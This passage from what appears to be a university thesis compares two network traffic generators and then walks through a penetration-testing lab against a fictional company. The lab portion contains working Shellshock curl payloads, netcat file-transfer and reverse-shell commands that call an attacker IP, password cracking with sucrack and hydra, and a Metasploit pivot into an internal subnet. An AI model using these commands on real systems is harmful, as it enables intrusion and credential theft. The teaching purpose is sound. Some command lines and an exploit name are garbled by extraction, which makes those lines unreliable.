
**Figure 31.** Ostinato: packet loss from outside (left) and LAN (right) nodes

A full 100 percent packet loss from the outside node was observed with 128 and 192 bytes frame length with the 1 Gbps link, and 1152 and 1280 frame lengths on the 100 Mbps link. From the LAN node packet loss was not seen with the 1 Gbps link. With the link at 100 Mbps, packet loss remained at zero at 64 byte frame length and then jumped to 66 percent on 128 bytes and then continued rising steadily towards the high 90s on highest frame lengths with the highest packet loss of 98 percent being observed with a frame length of 896 bytes.

Latencies were quickly tested on Ostinato but they were found to be virtually identical to those observed with Ruge; therefore the figures depicting them are only shown in the Ruge section.

### 4.3 Comparison


Sent transfer rate comparison is shown in Figure 32.



*Figure 32. Sent transfer rate comparison*

As can be seen, the two generators are nearly identical in performance regarding generating and sending traffic. With the smallest frame length, Ruge is slightly faster with 522.8 Mbps generated against Ostinato's 517.3 Mbps. Then on frame lengths 128, 192 and 256 Ostinato is approximately two percent ahead, until it becomes virtually a tie on all the higher frame lengths.

Sent and received packet rate comparisons are shown in Figure 33. As mentioned in Section 4.2.1, the bottleneck on the receiving end was the Juniper router.




*Figure 33. Sent (left) and received (right) packet rate comparisons*

As can be seen, the sent packets per second are nearly identical on both applications, so they seem to work and their performance is in that regard almost indistinguishable. However, there is a large gap between the received rates. With Ostinato, the server receives approximately 119.7k packets per second on the smallest frame length, whereas with Ruge the server only receives around 105k packets per second. Why this is so remains a complete mystery. Both applications were sending data from the same network segment, so their data travelled the same route to their destination with the data origin naturally being an exception. It was also tested moving them to a different spot on the

network, closer to the target server, effectively skipping a few routers between them and the server in order to see if the routers were the culprit; however, the results repeated themselves. Received packets were also analyzed on Wireshark on the server to ensure there were no essential differences.


The data and packet throughput, i.e., the received amount divided by the sent amount, comparisons which further demonstrate this anomaly are shown in Figure 34.



**Figure 34.** Data (left) and packet (right) throughput comparison

From these figures it is clear that consistently a higher percentage of what is being generated on Ostinato gets through to the server, with the sole exception observed at 1408 bytes frame length where Ruge manages a 99.9 percent throughput rate compared to Ostinato's 99.4 percent.

Packet loss comparisons from the outside node are displayed in Figure 35.



**Figure 35.** Packet loss comparison on 1 Gbps (left) and 100 Mbps (right) link from the outside node

On the 1 Gbps link both achieve largely similar results; differences are mostly down to randomness as packet losses on the higher frame lengths were highly varied. The server was hindered practically unreachable with frame lengths of up to 256 bytes on both Ruge and Ostinato, and packet loss percentages remained relatively high until 1152

bytes sized packets. At that point the received packets on the server side decreased to fewer than 100k per second which helped alleviate congestion.

With the link on the server decreased to 100 Mbps, both once again produce matching results with the amount of packet loss experienced slightly dipping in the middle of the frame length spectrum. Connections to the server are however still failing at a very high rate rendering any services running on it practically unusable.

Finally here are a few thoughts that arose when running the tests. On Ostinato, selecting the desired frame length was as easy as typing 64 (or whatever else) to a text field and clicking Apply. However, with Ruge it proved a really cumbersome task as one needs to either have correctly sized hex dumps to copy paste into Ruge as user data for each of the different frame lengths, or write each and every byte manually, which is what was actually done in the end as it was easier than playing around with copy paste as there were some oddities as to how that worked, or did not work.

Regarding PCAP files, neither was really able to do what was required, i.e., send the recorded traffic to a new destination IP address, even though Ruge got close. As mentioned in Section 3.2.2, opening a PCAP stream into Ostinato creates an individual stream (i.e., a single session with its own settings) for every packet in the capture file. That can be helpful in some cases, but when one wants to send the contents of a PCAP to a different target, it would require manually editing the IP address of each individual packet. With Ruge though and its feature of removing specific layers (as mentioned in Section 3.2.1) this should have been possible, as one could use the payloads from the PCAP while still setting global destination MAC and IP addresses. However, upon uploading a test PCAP file consisting of around 1000 packets to Ruge, the hardware froze time and time again requiring multiple Engine Hard Resets to actually get it running again. The options regarding PCAPs are numerous and great, so hopefully it was just a bug in the current software as the feature does seem promising.

## 5. ANALYSIS OF OFFENSIVE KALI LINUX TOOLS

This chapter examines some of the most important and useful tools included in Kali Linux. They are listed in Section 5.1 grouped by the penetration testing phase they belong to.

A laboratory exercise was created for students to utilize some of these tools in order to gain access to a fictional company's internal servers that reside behind a firewall preventing all connections to them. This exercise is described in detail and executed in Section 5.2.

### 5.1 Software included in Kali Linux

This section presents the most notable tools included in Kali Linux for the four different phases of penetration testing that were defined in Section 2.1.5. Not every possible tool for every possible purpose is included; a lot of the tools intended only for a single, rare use case are excluded from this analysis.

#### 5.1.1 Reconnaissance

Notable Kali Linux tools for reconnaissance phase of penetration testing are listed in Table 7. The laboratory exercise presented in Section 5.2 did not include a reconnaissance phase, so none of the tools listed here were used.

*Table 7. List of reconnaissance tools in Kali Linux*

Application name	Application purpose	Reference
Maltego	open source intelligence (OSINT) and forensics application; visually demonstrates interconnected links between relationships (e.g. people, companies, web sites)	[68]
Casefile	offline forensics application; similar to Maltego but does not use OSINT, instead can be used offline and requires manual data insertion	[69]
Metagoofil	extracting metadata of public docs (pdf, doc, xls, ppt, docx, pptx, xlsx) belonging to target company; works via Google search to identify and download documents	[70]
theharvester	gathers emails, subdomains, hosts, employee names, open ports and banners from different search engines, PGP key servers and SHODAN computer database	[71]

### 5.1.2 Scanning

Tools included in Kali Linux for the scanning phase are listed in Table 8. Nmap is used to scan the network and discover target hosts in the laboratory exercise in Section 5.2.1.

*Table 8. List of scanning tools in Kali Linux*

Application name	Application purpose	Reference
dmitry	Deepmagic Information Gathering Tool: network scanning and information gathering	[72]
nmap	network discovery and security auditing	[73]
OpenVAS	Open source vulnerability assessment	[74]
p0f	Passive OS fingerprinting	[75]

### 5.1.3 Exploitation

Some of the most important exploitation tools found in Kali Linux are listed in Table 9. Hydra and sucrack were used to retrieve users' passwords in the laboratory exercise in Section 5.2.2. Various modules of the Metasploit framework were also used Sections 5.2.2 and 5.2.3.

*Table 9. List of exploitation tools in Kali Linux*

Application name	Application purpose	Reference
aircrack-ng	802.11 WEP & WPA-PSK cracking	[76]
hashcat, oclhashcat	cracking password hashes	[77, 78]
hydra	online password cracking	[79]
medusa	network authentication brute-forcing tool	[80]
sucrack	cracking a Linux user's password locally	[81]
metasploit	developing and executing exploits against target hosts	[41]
Yersinia	framework for layer 2 attacks	[82]
ettercap	MITM attacks on LAN	[83]
websploit	advanced MITM framework	[84]
burpsuite	security testing of web applications	[85]
owasp-zap	penetration testing for web applications	[86]

### 5.1.4 Maintaining access


Post exploitation tools for maintaining access are listed in Table 10. Netcat was used for reverse connections in the laboratory exercise presented in Section 5.2.2.

*Table 10. List of post exploitation tools in Kali Linux*

Application name	Application purpose	Reference
cryptcat	SSH netcat	[87]
miredo	IPv6 tunneling	[88]
ncat	modern netcat	[89]
powersploit	powershell post exploitation	[90]
sqlmap, sqlninja	automatic SQL injection and database takeover tools	[91, 92]

## 5.2 Laboratory exercise with Kali Linux

This section presents a use case scenario of some of the tools included in Kali Linux. This exercise was designed for students to learn how to efficiently search and make use of different Kali Linux tools to exploit a fictional company's network. The environment of the scenario is shown in Figure 36.

*Figure 36. Kali Linux: tools use case network setup*

The network address of the company was given as 130.230.11X.0/25 (where X was the row number of a student's computer in the lab, plus one) and it was also disclosed that a web server is running on that subnet. The internal target hosts were operating inside a VLAN of their own and in the 130.230.11X.0/26 subnet, while the web server resided in a different VLAN and the 130.230.11X.64/26 subnet, which was configured to be a demilitarized zone (DMZ), i.e., a subnetwork containing the external facing machines towards an untrusted network.

No information was given about the internal network's Windows XP machine and a Linux server; instead the students' mission was to first find the web server's IP address

and open ports, and somehow use that information to try to gain access to the internal machines behind the firewall. This was made possible by first gaining access on the web server and conducting a port scan to the internal subnet from there. The web server could then be used as a *pivot* to route connections from the attacking machine to the internal servers and thus dodging the firewall, which was configured to only deny packets originating from outside the company's network. The final objective that students will discover as they complete the tasks is to obtain a remote desktop connection from the attacking machine to the internal network's Windows XP machine with the connection traveling through the web server.

### 5.2.1 Reconnaissance and scanning

The reconnaissance phase of penetration testing was not executed as described in Section 2.1.5 due to difficulties of simulating it properly in a laboratory environment. Instead, basic information about the target company and its network was given to students so they could move on to the scanning phase.

Scanning networks in Kali Linux is possible with several tools, of which *nmap* was used. The given subnet was scanned first without any parameters to find the web server and its open ports. Results of the first scan are shown in Figure 37. The web server was then scanned more thoroughly to see more verbose information of the open ports and the services running on it, and from there try to figure out what exploits could be used to gain access. The commands used for the scans were:

```
nmap 130.230.113.0/25  
nmap -vvv -Pn -sV -O 130.230.113.66
```

The `-vvv` flag tells *nmap* to be more verbose with its output, the `-Pn` flag is for skipping ping scan as we already know the host is up from the previous scan, the `-sV` flag gives us the banner responses from the open ports on the system which will help determine the version numbers of the services, and finally `-O` enables OS detection. The results of the latter scan are shown in Figure 37.



```

Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
80/tcp filtered http

Nmap scan report for 130.230.113.66
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http

Nmap scan report for ACME-2.67.mi.sec.rd.tut.fi (130.230.113.67)
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
80/tcp filtered http

```

**Figure 37.** Kali Linux: *nmap* results for company subnet

As can be seen above, the web server was found to have the IP address 130.230.113.66, and it has three ports open: 21 (FTP), 22 (SSH) and 80 (HTTP). For all the other hosts, the scanner reports *filtered*. That is because the firewall used is configured to not completely drop the packets, but instead reject them with ICMP Port Unreachable and TCP Reset messages, which cause *nmap* to report information about a lot more hosts than are actually up.

```

Completed Service scan at 14:13, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against ACME-2.66.mi.sec.rd.tut.fi (130.230.113.66)
Retrying OS detection (try #2) against ACME-2.66.mi.sec.rd.tut.fi (130.230.113.66)
NSE: Script scanning 130.230.113.66.
NSE: Starting runlevel 1 (of 1) scan.
Nmap scan report for ACME-2.66.mi.sec.rd.tut.fi (130.230.113.66)
Host is up (0.0015s latency).
Scanned at 2014-12-10 14:13:22 EET for 11s
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.3.5
22/tcp open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.2.22 ((Ubuntu))
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: Beat MIB MusicButler (96%), Netopia 3386 ADSL router (92%), Microsoft Windows Server 2003 (91%), Microsoft Windows Server 2003 SP2 (91%), Motorola 2210-02 ADSL modem (91%), Cisco ACE load balancer (89%), Linksys BEFSR 41 EtherFast router (88%), BinTec RS232bw ADSL modem (88%), BinTec R1200 WAP (88%), Dell Remote Access Controller 4/I (87%)
No exact OS matches for host (test conditions non-ideal).

```

**Figure 38.** Kali Linux: *nmap* results for web server

Judging from the results seen above, especially from the OS scan section, it would seem that the target machine is most likely running a Beat MIB MusicButler. Upon Googling what that actually is, it would seem that this is most likely a mistake on *nmap*'s part. It does say however that no exact OS matches are found, as it considers the test conditions non-ideal. Other high percentage guesses include Microsoft Windows Server 2003 and some ADSL modems and routers. But if one were to look at the service banners reported from the open ports, it would seem that two of the services (OpenSSH and Apache)

are in fact reporting that they are the Ubuntu versions of the software. Therefore it is highly likely that the machine is in fact running an Ubuntu Linux. The version of Ubuntu can be approximated from the service versions (OpenSSH 5.9p1 and Apache httpd 2.2.22). The OpenSSH version was released back in 2011, and Apache 2.2.22 was included in Ubuntu 12.04 LTS, so it is highly likely that is exactly the version of Ubuntu that is running on the target server.

## 5.2.2 Exploiting to gain access

One aspect of this exercise was to examine the Shellshock vulnerability mentioned in Section 2.1.3. While *nmap* does not specifically tell us that the web server is vulnerable, it does tell us the Ubuntu version indirectly, and chances are that Bash (the Linux command shell that is vulnerable to Shellshock) has not been updated since the vulnerability was discovered in September 2014. Students were given a Uniform Resource Locator (URL) to a Common Gateway Interface (CGI) file on the web server to exploit the vulnerability. Their task was to fetch login information, i.e., account names, from the web server. Linux (and Unix) systems store credentials in two separate files: */etc/passwd* and */etc/shadow*. The *passwd* file contains the account names and basic information, and the *shadow* file has the password hashes and is only accessible by root privileges. Because the Shellshock vulnerability uses the Apache service, which runs on a special *www-data* account (i.e., does not have root access), the *shadow* file is inaccessible. Therefore the only option to gain any information from this system (at least via Shellshock) was to download the *passwd* file and find a suitable account for which to crack the password. Use of the vulnerability involves injecting malicious code into a HTTP header field, and it can be done with the commands *wget* or *curl* from the Linux Terminal. If using *curl*, the syntax is as follows:

```
curl -A “() {:};; echo”Content-type: text/plain”; echo; echo; /bin/cat /etc/passwd” http://130.230.113.66/cgi-bin/myprog.cgi
```

The *-A* flag tells *curl* to alter the HTTP User-Agent field to the one given between the quotation marks. Any other HTTP header field could also be used, e.g., *cookie* or *referrer*. The malicious code is inside the header definition; because of Shellshock, all the commands after the “() {:};;” part get executed, even though one normally cannot give commands in a HTTP header. The content-type is defined to avoid an HTTP error and the two echo commands are there to make the output appear correctly. Finally this header is used while retrieving a CGI file from the web server to execute the malicious commands. The output of this command is shown in Figure 39.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
nsd:x:102:105::/home/nsd:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
kannist5:x:1000:1000:Joonas,,,:/home/kannist5:/bin/bash
vajarant:x:1001:1001:,,,:/home/vajarant:/bin/bash
ftp:x:104:108:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:105:109:nonexistent:/bin/false
heikuran:x:1002:1002:,,,:/home/heikuran:/bin/bash
pertti:x:1003:1003:Pertti Perä,SH,0800-123123,:/home/pertti:/bin/bash

```

**Figure 39.** Kali Linux: `/etc/passwd` file fetched with `curl` and `Shellshock`

From these usernames the students had to choose at least one whose password they would try to crack. The username *pertti* looks like that of an employee with all the required fields defined (i.e., full name, room, phone number).

Additionally, an optional task involved using a program included in Kali Linux which is intended to crack a Linux (super) user's password locally (*sucrack*, [81]). This task required students to transfer at least two files over to the web server: the *sucrack* binary, and a password list, all done via the `Shellshock` exploit. This required a reverse *netcat* connection from the web server to transfer the files. Kali Linux includes a decent enough password list for this purpose (`/usr/share/wordlists/rockyou.txt`, 32 million passwords [93]), so it was used here.

The files were transferred over to the web server with the following two commands:

```

curl -A “() { :; }; echo \”Content-type: text/plain\””; echo; echo; /bin/nc
130.230.115.235 1337 > /tmp/sucrack 2>&1” http://130.230.113.66/cgi-
bin/myprog.cgi
curl -A “() { :; }; echo \”Content-type: text/plain\””; echo; echo; /bin/nc
130.230.115.235 1337 > /tmp/rockyou.txt 2>&1” http://130.230.113.66/cgi-
bin/myprog.cgi

```

Here the web server tries to open a connection to the attacking machine (whose IP address is 130.230.115.235) with *netcat*, which means the attacking machine must listen to the connection with a *netcat* instance of its own. This was done with the following command on the attacking machine:

```
nc -l -p 1337 < filename
```

Here *filename* was the name of the file being transferred into the connection (i.e., to the web server). The *netcat* command ran on the web server via `Shellshock` is ordered to

save any received input into `/tmp/sucrack` and `/tmp/rockyou.txt` files. Writing a file must be done to a temporary directory (i.e., `/tmp/`) because the user account which the Apache service runs on (`www-data`) does not have privileges to write anywhere else. And lastly “`2>&1`” is included to show the `stderr` output (i.e., error messages) in the standard output in order something goes wrong (e.g. in case that `netcat` is not actually found in the `/bin/nc` location). Once the files are transferred, `sucrack` can be executed on the web server and the results are displayed in Figure 40.

```
student@seclab12:~$ time curl -A "()" { :};; echo \"Content-type: text/plain\"; echo; echo; /tmp/sucrack -w 200 -u pertti /tmp/rockyou.txt http://130.230.113.66/cgi-bin/myprog.cgi

password is: teddybear

real    0m11.157s
user    0m0.004s
sys     0m0.000s
```

**Figure 40.** Kali Linux: password cracking with *sucrack*

Here, `sucrack` is given the following parameters: `-w 200`, which tells it to use 200 worker threads, `-u pertti`, which tells it to crack the password of the local user `pertti`, and finally the password list saved in `/tmp/rockyou.txt`. With 200 worker threads the password takes around 11 seconds to crack with just the one HTTP connection required for `curl`. It will however show up on the local system as high CPU load inflicted by the `sucrack` process; the filename could be changed to try and mask it from the administrators, but the parameters of it would most likely reveal the process’ true nature.

If students chose to skip this additional task, they were to crack the password using the `hydra` tool found in Kali Linux. Hydra cracks the password via SSH brute force attack, so it is as loud a method as possible, and generally the last option one would want to use to gain entry into a target host. The same password list could be used, and the results of Hydra and the command used are shown in Figure 41.

```
root@seclab21:/home/student# hydra -l pertti -P /usr/share/wordlists/rockyou.txt ssh://130.230.113.66
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-04 14:58:35
[DATA] 16 tasks, 1 server, 14344399 login tries (l:1/p:14344399), ~896524 tries per task
[DATA] attacking service ssh on port 22
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344233 todo in 1440:12h, 10 active
[STATUS] 138.67 tries/min, 416 tries in 00:03h, 14343983 todo in 1724:03h, 10 active
[22][ssh] host: 130.230.113.66 login: pertti password: teddybear
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-12-04 15:02:08
```


**Figure 41.** Kali Linux: password cracking with *Hydra*

This method with this password list and the password of the user *pertti* takes about 4 minutes of circa 150 SSH login attempts per minute. The way that this kind of brute force attack shows up on network security monitoring tools are examined in Sections 6.2.2 and 6.2.4.

With a set of credentials now in their possession, the students proceeded by initiating an SSH connection to the web server. From there, the task was to create a reverse shell connecting to Metasploit running on the attacking machine in order to continue navigating to other parts of the company's network using the web server as a pivot. The following script was to be started on the web server.

```
#!/bin/sh
while true ; do
  nc 130.230.115.235 1337 -e /bin/sh
  sleep 5
done
```

What the script does is try to create a *netcat* connection to the attacking machine every five seconds, and if a connection is made, the attacker gains command of */bin/sh*, which starts a Unix shell. To listen to this connection in Metasploit, there is a module called *exploit/multi/handler* that can be used to communicate with various kinds of bind and reverse connections. The payload was set to use *cmd/unix/reverse\_netcat*, because the program creating the connection from the other end is *netcat*, and reverse because Metasploit is the one listening to it, not creating it. Finally the listening host and port parameters were set to the same ones used in the script on the web server, and the Metasploit module was run. Results are shown in Figure 42. The connection is tested by giving the *whoami* command, which prints out the account name of the user currently logged in to the machine. It seems that the connection is indeed working, so the session is put to background with keyboard shortcut Ctrl+Z.



```
msf exploit(handler) > set lhost 130.230.115.235
lhost => 130.230.115.235
msf exploit(handler) > set lport 1337
lport => 1337
msf exploit(handler) > run

[*] Started reverse handler on 130.230.115.235:1337
[*] Starting the payload handler...
[*] Command shell session 1 opened (130.230.115.235:1337 -> 130.230.113.66:50302) at 2014-12-04 15:49:27 +0200

whoami
pertti
whoami
pertti
^Z
Background session 1? [y/N] y
```

**Figure 42.** Kali Linux: listening to reverse netcat connection with Metasploit

Next step is to upgrade the reverse netcat shell into a Meterpreter [44] shell, which is an advanced payload that includes a lot of useful commands to gain information about the host it is connected to and it includes a broad variety of scripts and extensions to expand its capabilities. Interacting with sessions and upgrading one can be done with the following commands:

```
sessions -h
sessions -u <id>
```

The `-h` flag prints out every parameter possible for the `sessions` command, and the `-u` flag is used to upgrade a session to a Meterpreter shell. After the upgrade is complete, the new Meterpreter shell will be created on a new session ID that can be interacted with the `-i` flag. One useful script included in Meterpreter is the `autoroute` script. What this does is to enable the user to route traffic through the session into a different network, which here would be the internal network hidden behind the firewall. But it could be possible that the communication between a web server located on the company network and an internal server on the very same network is not prohibited, so next the routing to the internal part of the network was set. Recall that the company IP address range was `130.230.113.0/25`, and the IP address of the web server was `130.230.113.66`. With the `ifconfig` command from the Meterpreter shell we can see that the subnet netmask for the web server is `255.255.255.192` which means that in Classless Inter-Domain Routing (CIDR) notation the web server's subnet is `130.230.113.64/26`. Therefore that leaves us with 64 addresses behind the firewall, i.e., `130.230.113.0/26`. We can easily add routing to this internal subnet with the following command in Meterpreter shell:

```
run autoroute -s 130.230.113.0/26
```

Set routes can be printed with the `-p` flag, and they can be deleted with the `-d` flag. Now that the routing to the internal part of the network was set, it had to be scanned again as nothing could be found in the `nmap` scans conducted earlier from the attacking machine, most likely because of the firewall. Again, Metasploit includes a module made for this purpose, called `auxiliary/scanner/portscan/tcp`. The use of the module and its scan results on the internal subnet are shown in Figure 43.

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  PORTS      1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS     130.230.113.0/26 yes       The target address range or CIDR identifier
  THREADS    1               yes       The number of concurrent threads
  TIMEOUT    1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set rhosts 130.230.113.0/26
rhosts => 130.230.113.0/26
msf auxiliary(tcp) > set ports 22,139,445
ports => 22,139,445
msf auxiliary(tcp) > set threads 100
threads => 100
msf auxiliary(tcp) > set timeout 10
timeout => 10
msf auxiliary(tcp) > run

[*] 130.230.113.16:22 - TCP OPEN
[*] 130.230.113.20:445 - TCP OPEN
[*] 130.230.113.1:22 - TCP OPEN
[*] 130.230.113.20:139 - TCP OPEN
^C[*] Caught interrupt from the console...
```

**Figure 43.** Kali Linux: scanning the internal subnet with Metasploit



The results show that there are at least two machines with open ports on the internal subnet (the port 22 on .1 is the management interface to the router). SSH connection should be attempted on the 130.230.113.16 machine with the credentials found previously. In addition it seems that the machine with IP of 130.230.113.20 is running a Windows XP machine based on the open ports (139 and 445 belong to Samba file and print service used in Windows). Metasploit includes numerous exploit modules for Samba vulnerabilities, so it is possible that that machine can be exploited to gain administrator privileges. Recall from Section 3.2.4 that exploit modules can be searched with Metasploit's *search* command. For example, the Samba vulnerabilities are listed with the keyword *smb*, and the results for searching with that are shown in Figure 44.

exploit/windows/smb/ms93_049_netapi	2003-11-11	good	MS93-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
